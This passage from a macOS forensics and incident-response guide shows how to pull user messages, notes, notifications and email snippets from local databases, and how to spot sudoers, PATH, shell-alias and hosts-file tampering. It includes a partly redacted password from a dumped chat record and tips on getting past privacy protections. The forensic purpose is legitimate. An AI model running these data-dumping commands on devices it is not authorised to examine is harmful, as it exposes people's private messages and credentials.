Sure, we can see the email address in plain text, but what does the rest of the data mean? This is where `.schema` helps us out. After running the `.schema` command, look for the CREATE TABLE ZCONTACTS schema in the output.

```
$ sqlite3 interactionC.db .schema
```

```
CREATE TABLE ZATTACHMENT ( Z_PK INTEGER PRIMARY KEY, Z_ENT INTEGER, Z_OPT INTEGER, ZSIZEINBYTES INTEGER, ZCREATIONDATE TI
MESTAMP, ZCONTENTTEXT VARCHAR, ZUTI VARCHAR, ZCLOUDIDENTIFIER BLOB, ZCONTENTURL VARCHAR, ZIDENTIFIER BLOB );
CREATE TABLE Z_1INTERACTIONS ( Z_1ATTACHMENTS INTEGER, Z_3INTERACTIONS INTEGER, PRIMARY KEY (Z_1ATTACHMENTS, Z_3INTERACTI
ONS) );
CREATE TABLE ZCONTACTS ( Z_PK INTEGER PRIMARY KEY, Z_ENT INTEGER, Z_OPT INTEGER, ZDISPLAYTYPE INTEGER, ZINCOMINGRECIPIENT
COUNT INTEGER, ZINCOMINGSENDERCOUNT INTEGER, ZOUTGOINGRECIPIENTCOUNT INTEGER, ZPERSONIDTYPE INTEGER, ZTYPE INTEGER, ZCREA
TIONDATE TIMESTAMP, ZFIRSTINCOMINGRECIPIENTDATE TIMESTAMP, ZFIRSTINCOMINGSENDERDATE TIMESTAMP, ZFIRSTOUTGOINGRECIPIENTDAT
E TIMESTAMP, ZLASTINCOMINGRECIPIENTDATE TIMESTAMP, ZLASTINCOMINGSENDERDATE TIMESTAMP, ZLASTOUTGOINGRECIPIENTDATE TIMESTAM
P, ZCUSTOMIDENTIFIER VARCHAR, ZDISPLAYNAME VARCHAR, ZIDENTIFIER VARCHAR, ZPERSONID VARCHAR );
CREATE TABLE Z_2INTERACTIONRECIPIENT ( Z_2RECIPIENTS INTEGER, Z_3INTERACTIONRECIPIENT INTEGER, PRIMARY KEY (Z_2RECIPIENTS
```

The comma-separated fields tell us the table column name and the kind of data the ZCONTACTS table accepts (eg. Z_OPT column takes integers). There are 20 possible columns in this table, and we can match those up with each column from data extracted from the table earlier, where each column in that output is separated by a |. Here we also used the method of converting Cocoa timestamps to human-readable dates that we discussed in Chapter Three.

```
Z_PK INTEGER PRIMARY KEY                    3
Z_ENT INTEGER                               2
Z_OPT INTEGER                               31
ZDISPLAYTYPE INTEGER                        0
ZINCOMINGRECIPIENTCOUNT INTEGER             0
ZINCOMINGSENDERCOUNT INTEGER                17
ZOUTGOINGRECIPIENTCOUNT INTEGER             0
ZPERSONIDTYPE INTEGER                       0
ZTYPE INTEGER                               2
ZCREATIONDATE TIMESTAMP                     583116432.847281 // Tue 25 Jun 2019 07:47:12 +07
ZFIRSTINCOMINGRECIPIENTDATE TIMESTAMP
ZFIRSTINCOMINGSENDERDATE TIMESTAMP          583091780        // Tue 25 Jun 2019 00:56:20 +07
ZFIRSTOUTGOINGRECIPIENTDATE TIMESTAMP
ZLASTINCOMINGRECIPIENTDATE TIMESTAMP        0
ZLASTINCOMINGSENDERDATE TIMESTAMP           588622185        // Wed 28 Aug 2019 01:09:45 +07
ZLASTOUTGOINGRECIPIENTDATE TIMESTAMP
ZCUSTOMIDENTIFIER VARCHAR
ZDISPLAYNAME VARCHAR                        donotreply@apple.com
ZIDENTIFIER VARCHAR                         donotreply@apple.com
ZPERSONID VARCHAR
```

The data indicates that between 25 June and 28 August the recipient received 17 messages from the email address identified in fields 18 and 19.

However, a word of caution about interpretation. Until you are very familiar with how a given database is populated (and depopulated) over time, do not jump to conclusions about what you think it's telling you. Could there have been more or less than 17 messages during that time? Unless you know what criteria the underlying process uses for including or removing a record in its database, that's very difficult to say for sure. In similar vein, note that the timestamps may not always be reliable either. You cannot assume that a single database is sufficient to establish a particular conclusion. That's why corroborating evidence from other databases and other activities is essential. What we are looking at with these sources of data are indications of particular activity rather than cast-iron proof of it.

Databases in the User Library

A great deal of user data is held in various directories within the `~/Library` folder. The following code will pump out an exhaustive list of .db files that can be accessed as the current user (try with `sudo` to see what extras you can get).

```
$ cd ~/Library/Application\ Support; find . -type f -name "*.db"
2> /dev/null
```

However, here's another difficulty if you're working on Mojave or later. Since Apple brought in `enhanced user protections`, you may find some files off limits even with `sudo`. To get around that, you could try taking a trip to the System Preferences. app and adding the Terminal to Full Disk Access. That's assuming, of course, that there are no concerns about 'contaminating' a device with your own activity.

Dumping a list of all the possible databases might look daunting, but here's just a few of the more interesting Apple ones you might want to look at on top of those associated with 3rd party software, email clients, browsers and so on.

```
./Application Support/Knowledge/knowledgeC.db
./Application Support/com.apple.TCC/TCC.db
./Containers/com.apple.Notes/Data/Library/Caches/com.apple.
Notes/Cache.db
./Mail/../
./Messages/chat.db
./Safari/History.db
./Suggestions/snippets.db
```

Let's look at a few examples. Surprisingly, the Messages' `chat.db` is entirely unprotected, so you can dump messages in plain text. You might be surprised to find just how unguarded people can be on informal chat platforms like this.

```
$ sqlite3 chat.db .tables
```

```
sphil@athens:~/Library/Messages$ sqlite3 chat.db .tables
_SqliteDatabaseProperties  kvtable
attachment                 message
chat                       message_attachment_join
chat_handle_join           message_processing_task
chat_message_join          sync_deleted_attachments
deleted_messages           sync_deleted_chats
handle                     sync_deleted_messages
sphil@athens:~/Library/Messages$
```

This user has basically left themselves open to compromise from any process running under their own user name.

```
$ sqlite3 chat.db 'select * from message'
```

```
3-3FFB-4C83-B931-88A7AF61E991|0|521562055000000000|522584635000000000|0|1|1|0|0|0|0|0|
db514da5fc5c3cf608e3a92197a8aeee09f6265bf252|1v||0|||0
326|5E9C1F49-321C-4BBF-9BA5-DD9DBE9F38C5|
AppleId: piyab          .com
Pswd: bo      7
Q: first food learned to cook: Pizza
Q: favourite
Q: parent met in city

Gmail: piyab
Pwd :          |0||5|||
                        streamtyped???@???NSMutableAttributedString|10|0|iMessage|e:|
2584658000000000|1|1|0|1|0|0|0|0|0|0|1|1|0|0|0|0|0|1|0|0|0|0|0|0|0|0|0|0|0|0|0|
327|CA395634-7769-44B1-B116-2C71A6F5EE9F|On the way home.|0||5|||
                                                        streamtyped???@???NSM
-88A7AF61E991|0|523080711000000000|524255187000000000|0|1|1|0|0|0|0|0|1|0|0|0|0|0|0|
5c830921034bb72c4334d7c02e84|1x||0|||0
```

Mail is also completely readable once you dig down through the hierarchy of folders. Here the messages are not stored in a sqlite database, but use the .emlx format. These encode the email content in base64, which can easily be extracted and decoded.

```
sphil@athens:~$  echo 'QSBiZXR0ZXIgd2F5IHRvIGludmVzdGlnYXRlIHN1Y2ggaXNzdWUgaXMgdXNpb
mcgdGhlIG1lbW9yeSBkZWJ1Z2dpbmcgdG9vbHMgaW4gSW5zdHJ1bWVudCBJTUhPLgpUaGF0IHdvdWxkIGxld
CB5b3Ugc2VlIGFsbCBzdGFjayB0cmFjZXMgb2YgcmV0YWluL3JlbGVhc2UgY2FsbHMuCg==+IExlIDI2IGFv'
 | base64 -D
A better way to investigate such issue is using the memory debugging tools in Instru
ment IMHO.
That would let you see all stack traces of retain/release calls.
```

You can save yourself a lot of time with emails by reading the snippets.db in the Suggestions folder. This contains databases that are meant to speed up predictive suggestions by the OS in application searches (Contacts, Mail, etc), as well as Spotlight and the browser address bar. The snippets.db contains snippets of email conversations and contact information.

Sometimes you'll get silent 'permission denied' issues on these databases, even when using root and Terminal has Full Disk Access. For example, in the image below, the file size of the queue.db clearly indicates that there's more data in there than I seem to be getting from sqlite.

```
root@athens:/Users/sphil/Library/Suggestions/harvestqueue$ ls -al
total 336
drwxr-xr-x   3 sphil  staff      96 28 Aug 16:58 .
drwxr-xr-x@ 23 sphil  staff     736 28 Aug 16:10 ..
-rw-------   1 sphil  staff  172032 17 Mar  2018 queue.db
root@athens:/Users/sphil/Library/Suggestions/harvestqueue$ sqlite3 queue.db .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE queue (queueId TEXT PRIMARY KEY, sourceKey TEXT, messageId TEXT) WITHOUT ROWID;
CREATE INDEX emailIdIndex ON queue (sourceKey, messageId);
COMMIT;
```

When these kinds of things happen, a ‘quick and dirty’ solution can be to turn to either the `strings` command or the `xxd` utility to quickly dump out the raw ASCII text and see if the contents are worthy of interest.

```
root@athens:/Users/sphil/Library/Suggestions/harvestqueue$ strings - queue.db
SQLite format 3
indexemailIdIndexqueue
CREATE INDEX emailIdIndex ON queue (sourceKey, messageId)r
Ctablequeuequeue
CREATE TABLE queue (queueId TEXT PRIMARY KEY, sourceKey TEXT, messageId TEXT) WITHOUT ROWID
;Ui009480437268-9999999941030B4E09-71DC-4C9
1009479002767-9999999967030B4E09-71DC-4C99-A2B8-1474184CDC25<0100015d136af8e5-250efc4a-1aae-4637-b8
;Ui009479002767-9999999973DB79F024-1D15-44B2-9B4C-503E09000521<23B6F882-53BA-4F40-B251-C8AB1BCBEE02
1009479002767-9999999966030B4E09-71DC-4C99-A2B8-1474184CDC25<0100015d13651d72-ecae53f0-f833-4027-98
)009479002767-9999999997C0956DFF-6D81-4536-B0BA-45B43B53B605<1010397739.2204951.1499295783281.JavaM
1q009479002767-9999999996030B4E09-71DC-4C99-A2B8-1474184CDC25<B761E3F8-B60C-420A-AF94-FA4E4C61C1C7@
1009479002767-9999999995030B4E09-71DC-4C99-A2B8-1474184CDC25<0100015d146e8953-2ff432fe-27f6-4df2-93

+i009479002767-9999999994030B4E09-71DC-4C99-A2B8-1474184CDC25<23B6F882-53BA-4F40-B251-C8AB1BCBEE02@
009479002767-9999999993030B4E09-71DC-4C99-A2B8-1474184CDC25<EF.77.57926.4AC7D595@b.plat1.coursera.a
```

Mining the Darwin_User_Dir for Data

Apple hides some databases in an obscure folder in `/var/folders/`. When logged in as a given user, you can leverage the DARWIN_USER_DIR environment variable to get there.

```
$ cd $(getconf DARWIN_USER_DIR)
```

Again, you may find even with Terminal added to Full Disk Access, some directories will remain off limits, even for the root user, like the SafariFamily folder appears to be.

```
sphil@athens:/var/folders/kf/z_rmwtt107zbz4cjgdm4zk_80000gn/0$ cd com.apple.Safari
sphil@athens:/var/folders/kf/z_rmwtt107zbz4cjgdm4zk_80000gn/0/com.apple.Safari$ ll
ls: SafariFamily: Operation not permitted
total 0
drwxr-xr-x@  3 sphil  staff   -   96B 29 Dec  2018 ./
sphil@athens:/var/folders/kf/z_rmwtt107zbz4cjgdm4zk_80000gn/0/com.apple.Safari$ sudo su
Password:
root@athens:/private/var/folders/kf/z_rmwtt107zbz4cjgdm4zk_80000gn/0/com.apple.Safari$ ls -al
ls: SafariFamily: Operation not permitted
total 0
drwxr-xr-x@  3 sphil  staff   96 29 Dec  2018 .
drwxr-xr-x  19 sphil  staff  608 28 Aug 15:00 ..
root@athens:/private/var/folders/kf/z_rmwtt107zbz4cjgdm4zk_80000gn/0/com.apple.Safari$
```

In this case, we can’t even dump the strings because we cannot even get permission to list the file.

The only way to get access to these kinds of protected places is to turn off System Integrity Protection, which may or may not be something you are able to do, depending on the case.

```
sentinels-Mac:0 sipless$ cd com.apple.Safari/
sentinels-Mac:com.apple.Safari sipless$ ls -al
total 0
drwxr-xr-x@  3 sipless  staff   96 May 25 16:34 .
drwxr-xr-x@ 13 sipless  staff  416 Aug 28 15:10 ..
drwx------@  3 sipless  staff   96 May 25 16:34 SafariFamily
sentinels-Mac:com.apple.Safari sipless$ cd SafariFamily/
sentinels-Mac:SafariFamily sipless$ ls -al
total 0
drwx------@ 3 sipless  staff  96 May 25 16:34 .
drwxr-xr-x@ 3 sipless  staff  96 May 25 16:34 ..
drwxr-xr-x@ 3 sipless  staff  96 Aug 28 15:07 Safari
sentinels-Mac:SafariFamily sipless$ cd Safari/
sentinels-Mac:Safari sipless$ ls -al
total 8
drwxr-xr-x@ 3 sipless  staff  96 Aug 28 15:07 .
drwx------@ 3 sipless  staff  96 May 25 16:34 ..
-rw-r--r--@ 1 sipless  staff  76 Aug 28 15:07 Preferences.plist
sentinels-Mac:Safari sipless$ plutil -p Preferences.plist
{
  "ExtensionArchivesExtracted" => 0
}
```

Reading User Notifications, Blobs & Plists


One of the databases you'll find in the folder that the variable DARWIN_USER_DIR takes you to is the database that stores data from Notifications – messages sent from Applications like Mail, Slack and so on to the Notification Center and which appear as alerts and banners in the top right of the screen. Fortunately or unfortunately, depending on how you look at it, we don't need special permissions to read this database.

If you're logged in as the user whose Notifications you want to look at, the following command will take you to the directory where the sqlite database is located.

```
$ cd $(getconf DARWIN_USER_DIR)/com.apple.notificationcenter/
```

The Notifications database has changed at some point in time, and if you list the contents of the directory you may see both a `db` and a `db2` folder. Change directory into each in turn and run the `.tables` and `.schema` commands to compare the different structures. Both use blobs for the data, so you will need a couple of tricks to learn how to read these.

One way is to open the database in DB Browser for SQLite, click on the blob data and view the source in binary format. You can export that source as blob.bin and then use `plutil -p blob.bin` to output it to nice human-readable text.



I'm usually in too much of a hurry to do all that. Instead, I'll do something like

```
$ sqlite3 db 'select * from app_info'
```

to browse through the list of apps that have sent Notifications, then run a few greps on the entire database. For example, if I want to read Slack notifications, I can use something like this:

```
$ strings $(getconf
DARWIN_USER_DIR)/com.apple.notificationcenter/db2/db | grep -i -
A4 slack
```

And of course I can just change 'slack' for 'mail' or whatever else looks interesting. I might then use the previous method with the DB Browser and plutil mentioned above to dig deeper.

Reading Data from Notes, More Blob Tricks

There's plenty of application databases that we haven't touched on, but one that I want to cover in this overview is Apple's Notes. Not only might this be a good source of information about user activity, it's also trickier to deal with than the other databases we've looked at.

We can find the Notes database in the `~/Library/Group\ Containers` folder. Let's quickly re view the tables:

```
$ sqlite3 ~/Library/Group\
Containers/group.com.apple.notes/NoteStore.sqlite .tables
```

```
ACHANGE                         ZICSEARCHINDEXTRANSACTION
ATRANSACTION                    ZICSERVERCHANGETOKEN
ATRANSACTIONSTRING              ZNEXTID
ZICCLOUDSTATE                   Z_METADATA
ZICCLOUDSYNCINGOBJECT           Z_MODELCACHE
ZICLOCATION                     Z_PRIMARYKEY
ZICNOTEDATA
```

This somewhat byzantine-looking one-liner will dump all the user's iCloud notes to stdout.

```
$ for i in $(sqlite3 ~/Library/Group\
Containers/group.com.apple.notes/NoteStore.sqlite "select Z_PK
from ZICNOTEDATA;"); do sqlite3 ~/Library/Group\
Containers/group.com.apple.notes/NoteStore.sqlite "select
writefile('body1.gz.z', ZDATA) from ZICNOTEDATA where Z_PK =
'$i';"; zcat body1.gz.Z ; done
```

Let's take a look at how it works. The first part selects Z_PK column – the primary keys or unique identifiers of the notes in the database – and then iterates over each one. The second part takes the primary key and for each note in the ZICNOTEDATA table, it extracts the ZDATA blob containing the note's content. Next, `writefile` writes the blob to a compressed file `body1.gz.z` in the current working directory and finally `zcat` decompresses it into plain text!


Finding Other Data Stores

If you are interested in a particular application or process but do not know what it uses for a backing store, if anything, there's a couple of investigative methods you can try. First, see if the process is running in the Activity Monitor. If it is, click the Info button and select the 'Open Files and Ports' tab and see where it's writing to. You could also do the same thing with `lsof` on the command line.

If that doesn't work, try running strings on the executable file and grepping for a forward slash ('/') to search for paths that the program might write to. If you're still out of luck, you may have to do a little more `macOS reverse engineering` to understand what the program is up to and find where it hides its data.

Conclusion

In this chapter, we've taken a tour of various places where macOS stores data on user activity and user behavior and reviewed some of the main ways that you can locate and extract this data for analysis. From Chapter Three and Chapter Four, we have collected data on the device and on user(s) activity. But we also need to look at our device for evidence of manipulation by an attacker that can leave the system vulnerable to future exploitation. We'll turn to that in the final chapter.



CHAPTER 5

Incident Response - System Manipulation


In this chapter, we're going to look for evidence of system manipulation that could leave a device or a user vulnerable to further exploitation. Some of that evidence may already have been collected from our earlier work, while other pieces of information will require some extra digging.

Usurping the Sudoers File

One of the first places I want to look for system manipulation is in the `/etc/sudoers` file. This file can be used to allow users to run processes with elevated privileges without being challenged for a password. To check whether the sudoers file has been modified, we will use the visudo utility rather than opening the file directly in vi or another editor. Using visudo is safer as it prevents the file being saved in an invalid format.

```
$ sudo visudo
```

Modifications to the sudoers file will typically be seen at the end of the file. In part, that's because the easiest way for a process to write to it is by simply appending to it, but also the commands in the file take precedence in reverse order, with the later commands overriding earlier ones. For that reason, it's important for attackers that their commands override any others that may target the same users, groups or hosts. In this example, we can see that a malicious process has added a line to allow the user 'sentinel' – or more importantly any process running as that user – to run the command at the path shown on any host (ALL) without authenticating.




Cuckoos in the PATH

The $PATH environment variable lists the paths where the shell will search for programs to execute that correspond to a given command name. We can see the user's path list with

```
$ echo $PATH
```

In this example, the user's path contains the following locations:



We can use a short Bash script to iterate over the paths, and list their contents, sorted by date modified in descending order.

```
#! /bin/bash
while IFS=: read -d: -r path; do
  cd $path
  echo $path
  ls -altR
done <<< "${PATH:+"${PATH}:"}"
```

From the results, we can quickly see which files were modified most recently. Pay particular attention to what is at the top of the path, as /usr/local/bin is in the above example. This location will be searched first when a command is issued on the command line, ahead of system paths. A "cuckoo" script named, say, sudo or any other commonly used system utility, inserted at the top of the path would get called before – in other words, instead of – the real utility. A malicious actor could write a fake sudo script which first called the actor's own routines before passing on the user's intended actions to the real sudo utility. Done properly, this would be completely transparent to the user, and of course the attacker would have gained elevated privileges along the way.

Bash, Zsh and Other Shells

In a similar way, an attacker could modify one of several files that determine things like shell aliases. An alias in say the .bashrc file could replace every call to sudo with a call to an attacker's script. To search for this possibility, be sure to check the contents of the following for such manipulations:

```
~/.bash_profile      # if it exists, read once when you log in to the shell
~/.bash_login        # if it exists, read once if .bash_profile doesn't exist
~/.profile           # if it exists, read once if the two above don't exist
/etc/profile         # only read if none of the above exist
```

```
~/.bashrc          # if it exists, read every time you start a new shell
~/.bash_logout     # if it exists, read when the login shell exits
```

And look for the same for other shell environments the user might have like .zshrc for Zsh.

Etc, Hosts and Friends

It's also worth running a time-sorted ls on the etc folder.

```
$ cd /etc; ls -altR
```

On this compromised system, it's very clear what's been modified recently.


```
sh-3.2# cd /etc/
sh-3.2# ls -altR
total 608
drwxr-xr-x  87 root  wheel    2784 Sep  4 20:36 .
-rw-r--r--   1 root  wheel     214 Sep  4 20:36 hosts
-r--r-----   1 root  wheel    1643 Sep  4 13:47 sudoers
drwxr-xr-x  13 root  wheel     416 Aug 27 00:27 ssh
drwxr-xr-x   6 root  wheel     192 Aug 21 14:45 ssl
drwxr-xr-x  26 root  wheel     832 Jun  3 14:05 asl
```

The hosts file is a leftover from the past and the way computers used to resolve domain names to IP addresses, a primitive form of DNS. These days the only use of the hosts file is to loopback certain domain names to the localhost, 127.0.0.1, which effectively prevents the system from reaching out to these domains. The hosts file is often manipulated by malware to stop the system checking in with certain remote services, such as Apple or other software vendors. A healthy hosts file will typically have very few entries, like so:

```
➜  ~ cat /etc/hosts
##
# Host Database
#
# localhost is used to configure the loopback interface
# when the system is booting.  Do not change this entry.
##
127.0.0.1       localhost
255.255.255.255 broadcasthost
::1             localhost
fe80::1%lo0     localhost
10.211.55.4     windows-10.shared windows-10 #prl_hostonly shared
➜  ~
```

Networking and Sharing Prefs

While we're discussing network communications, let's check on several other areas that can be manipulated. In System Preferences' Network pane, click Advanced... and look at the Proxies tab. Some malware will use an autoproxy to redirect user's traffic in order to achieve a man-in-the-middle attack. We can also pull this information from the data we collected from sysdiagnose by searching on "autoproxy". Here we see the good news that no autoproxy is set.




We can utilise the networksetup utility here to output similar information to what you can see in the System Preferences UI regarding each network service.

```
#! /bin/bash

n=$(networksetup –listallnetworkservices | grep –v asterisk)
for nt in $n; do
  printf "\n$nt\n--------\n";
  networksetup –getinfo $nt;
done
```

We can also find this information in the `sysdiagnose` report in the output of SystemProfiler's SPNetworkLocationDataType.spx file.

Finding Local and Remote Logins

Let's start with the obvious. Does the device have any of its sharing preferences enabled? In the User Interface, these are listed in the Sharing Pane:



As explained in Chapter Two, 'Malware Hunting - Detecting Malicious Behavior on macOS', we can get the same information from `netstat` by grepping for particular ports associated with sharing services. For convenience, we can run a one-liner on the command line or via script that will succinctly output the Sharing preferences:

```
$ rmMgmt=`netstat -na | grep LISTEN | grep tcp46 | grep "*.3283"
| wc -l`; scrShrng=`netstat -na | grep LISTEN | egrep
'tcp4|tcp6' | grep "*.5900" | wc -l`; flShrng=`netstat -na |
grep LISTEN | egrep 'tcp4|tcp6' | egrep "\*.88|\*.445|\*.548" |
wc -l`;rLgn=`netstat -na | grep LISTEN | egrep 'tcp4|tcp6' |
grep "*.22" | wc -l`; rAE=`netstat -na | grep LISTEN | egrep
'tcp4|tcp6' | grep "*.3031" | wc -l`; bmM=`netstat -na | grep LISTEN |
egrep
'tcp4|tcp6' | grep "*.4488" | wc -l`;printf
"\nThe following services are OFF if '0', or ON
otherwise:\nScreen Sharing: %s\nFile Sharing: %s\nRemote Login:
%s\nRemote Mgmt: %s\nRemote Apple Events: %s\nBack to My Mac:
